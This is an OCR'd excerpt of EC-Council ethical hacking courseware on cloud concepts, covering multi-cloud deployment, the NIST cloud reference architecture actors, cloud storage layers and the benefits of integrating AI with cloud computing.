


Figure 19.5: Hybrid cloud deployment model

- **Multi Cloud**

  It is a dynamic heterogeneous environment that combines workloads across multiple cloud vendors that are managed via one proprietary interface to achieve long-term business goals. The multi cloud uses multiple computing and storage services from different cloud vendors. It distributes cloud assets, software, applications, etc. across various cloud-hosting environments. Multi cloud environments are mostly all-private, all-public or a combination of both. Organizations use multi cloud environments for distributing computing resources, thereby increasing computing power and storage capabilities, and limiting the data loss and downtime risk to a great extent (e.g., Microsoft Azure Arc, AWS Kaavo IMOD, Google Cloud Anthos).

  - **Advantages:**
    - High reliability and low latency
    - Flexibility to meet business needs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Cost-performance optimization and risk mitigation
- Low risk of distributed denial-of-service (DDoS) attacks
- Increased storage availability and computing power
- Low probability of vendor lock-in

- **Disadvantages:**
  - Multi-cloud system failure affects business agility
  - Using more than one provider causes redundancy
  - Security risks due to complex and large attack surface
  - Operational overhead




Figure 19.6: Multi cloud deployment model

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

NIST Cloud Deployment Reference Architecture

NIST cloud computing reference architecture defines five major actors:

Cloud Consumer

A person or organization that uses cloud computing services

Cloud Provider

A person or organization providing services to interested parties

Cloud Carrier


An intermediary for providing connectivity and transport services between cloud consumers and providers

Cloud Auditor

A party for making independent assessments of cloud service controls and taking an opinion thereon

Cloud Broker

An entity that manages cloud services in terms of use, performance, and delivery, and maintains the relationship between cloud providers and consumers



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

NIST Cloud Deployment Reference Architecture

The figure below gives an overview of the NIST cloud computing reference architecture; it displays the primary actors, activities, and functions in cloud computing. The diagram illustrates a generic high-level architecture, intended for better understanding the uses, requirements, characteristics, and standards of cloud computing.




Figure 19.7: Separation of cloud responsibilities specific to service delivery models

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The five significant actors are as follows:

- **Cloud Consumer**

  A cloud consumer is a person or organization that maintains a business relationship with the cloud service providers (CSPs) and utilizes the cloud computing services. The cloud consumer browses the CSP's service catalog requests for the desired services, sets up service contracts with the CSP (either directly or via cloud broker), and uses the services. The CSP bills the consumer based on the services provided. The CSP should fulfill the service level agreement (SLA) in which the cloud consumer specifies the technical performance requirements, such as the quality of service, security, and remedies for performance failure. The CSP may also define limitations and obligations if any, that cloud consumers must accept.

  The services available to a cloud consumer in the **PaaS, IaaS, and SaaS** models are as follows:

  - **PaaS** – database (DB), business intelligence, application deployment, development and testing, and integration
  - **IaaS** – storage, services management, content delivery network (CDN), platform hosting, backup and recovery, and computing
  - **SaaS** – human resources, enterprise resource planning (ERP), sales, customer relationship management (CRM), collaboration, document management, email and office productivity, content management, financial services, and social networks.

- **Cloud Provider**

  A cloud provider is a person or organization who acquires and manages the computing infrastructure intended for providing services (directly or via a cloud broker) to interested parties via network access.

- **Cloud Carrier**

  A cloud carrier acts as an intermediary that provides connectivity and transport services between CSPs and cloud consumers. The cloud carrier provides access to consumers via a network, telecommunication, or other access devices.

- **Cloud Auditor**

  A cloud auditor is a party that performs an independent examination of cloud service controls to express an opinion thereon. Audits verify adherence to standards through a review of the objective evidence. A cloud auditor can evaluate the services provided by a CSP regarding security controls (management, operational, and technical safeguards intended to protect the confidentiality, integrity, and availability of the system and its information), privacy impact (compliance with applicable privacy laws and regulations governing an individual's privacy), performance, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Cloud Broker**

  The integration of cloud services is becoming too complicated for cloud consumers to manage. Thus, a cloud consumer may request cloud services from a cloud broker, rather than directly contacting a CSP. The cloud broker is an entity that manages cloud services regarding use, performance, and delivery and maintains the relationship between CSPs and cloud consumers.

  The services provided by cloud brokers fall in three categories:

  - **Service Intermediation**

    Improves a given function by a specific capability and provides value-added services to cloud consumers.

  - **Service Aggregation**

    Combines and integrates multiple services into one or more new services.


  - **Service Arbitrage**

    Similar to service aggregation but without the fixing of the aggregated services (the cloud broker can choose services from multiple agencies).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Storage Architecture

- Cloud storage is a data storage medium used to store digital data in logical pools using a network
- The cloud storage architecture consists of three main layers namely, front-end, middleware, and back-end
- The Front-end layer is accessed by the end user where it provides APIs for the management of data storage
- The Middleware layer performs several functions such as data de-duplication and replication of data
- The Back-end layer is where the hardware is implemented



Cloud Storage Architecture

Cloud storage is a medium used to store digital data in logical pools using a network. The physical storage is distributed to multiple servers, which are owned by a hosting company. Organizations can buy storage capacity from the cloud storage providers for storing user, organization, or application data. Cloud storage providers are solely responsible for managing the data and keeping the data available and accessible. Cloud storage services can be accessed using a cloud computing service, a web service API, or any applications that use the API, such as cloud desktop storage, cloud storage gateway, or web-based content management systems. The cloud storage service is operated from an off-premises service, like Amazon S3.

The cloud storage architecture possesses the same characteristics as cloud computing in terms of scalability, accessible interfaces, and metered resources. It is built on highly virtualized infrastructure and relies on multiple layers to provide continuous storage services to users. The three main layers correspond to the front-end, middleware, and back-end. The front-end layer is accessed by the end-user and provides APIs for the management of data storage. The middleware layer performs functions such as data de-duplication and replication of data. The back-end layer is where the hardware is implemented.

Cloud storage is made of distributed resources. It is highly fault-tolerant through redundancy, consistent with data replication, and highly durable. Widely used object storage services include Amazon S3, Oracle Cloud Storage and Microsoft Azure Storage, Open Stack Swift, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.8: Cloud storage architecture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Role of AI in Cloud Computing

- By Integrating AI with the cloud, organizations can efficiently manage data on their own, build and train systems to search for patterns and gain actionable business insights, enhance customer experience, and optimize their workflows

Benefits of integrating AI with cloud computing

1 Self-managed cloud	8 Increased reliability
2 Reduced cost	9 Enhanced experience with AI-SaaS integration
3 Seamless data access	10 Availability of advanced cloud infrastructure
4 Improved data management	11 Improved cloud security
5 Increased productivity	12 Better decision making

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Role of AI in Cloud Computing

Nowadays, cloud service providers are integrating artificial intelligence (AI) and machine learning (ML) capabilities into their cloud infrastructure to offer organizations more efficient, strategic, and insight-driven cloud services. This integration further helps organizations to efficiently manage data on their own, build and train systems to search for patterns and gain insights in data, increase customer experience, and optimize their workflows.

Benefits of integrating AI with cloud computing:

- **Self-managed cloud**

  Integrating AI with IT infrastructure helps organizations automate their workflows and repetitive tasks. Private and public clouds are leveraging AI tools to automate processes such as remote management, monitoring, and troubleshooting issues. Automating the core workflows and processes improves the efficiency of the cloud environment and allows IT teams to focus on high-level strategic activities.

- **Reduced cost**

  Leveraging AI tools in the cloud environment allows organizations to eliminate the need for maintaining on-site data centers and expenses of recruiting IT experts for managing the data centers and servers. Moreover, organizations accessing the cloud can use AI for gaining actionable insight and mine practical business use cases without additional cost.

- **Seamless data access**

  Using AI in the cloud provides seamless data access to its users, removing the hurdles of resolving inaccessibility issues. AI allows the cloud platform to learn from the collected data, make predictions, and solve potential issues in advance.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Improved data management**

  AI can simplify the tedious task of collecting, cataloging, and managing the vast repositories of data generated by today's business processes. AI tools help organizations analyze data and mine relevant patterns to provide accurate and real-time data and services to customers.

- **Increased productivity**

  Streamlining workflows and automating repetitive tasks allows IT teams to focus on strategic business activities and goals.

- **Increased reliability**

  Cloud services leveraging AI ensure business continuity, rapid disaster recovery, and data backup.

- **Enhanced experience with AI-SaaS integration**

  Integrating AI with the SaaS platform provides improved service efficiency and functionality to customers. For example, using AI in sales software and data helps organizations mine frequent patterns on purchased products. This allows them to gain actionable insight and understand practical business use cases that can be further used to improve sales and customer experience.

- **Availability of advanced cloud infrastructure**

  For maximum performance and output, AI solutions leverage multiple and fast graphics processing units (GPUs), which are very expensive. AI as a service in a cloud environment allows organizations to incorporate AI capabilities in their application development at an affordable price.

- **Improved cloud security**

  AI processes the cloud data, detects abnormalities, raises alarms, and further prevents unauthorized cloud access. It can detect any malicious or abnormal events, block them and restrict malicious code entering into the cloud. AI collects, analyzes, and reviews information spread across multiple locations, thereby allowing organizations to engage in proactive incident handling activities.

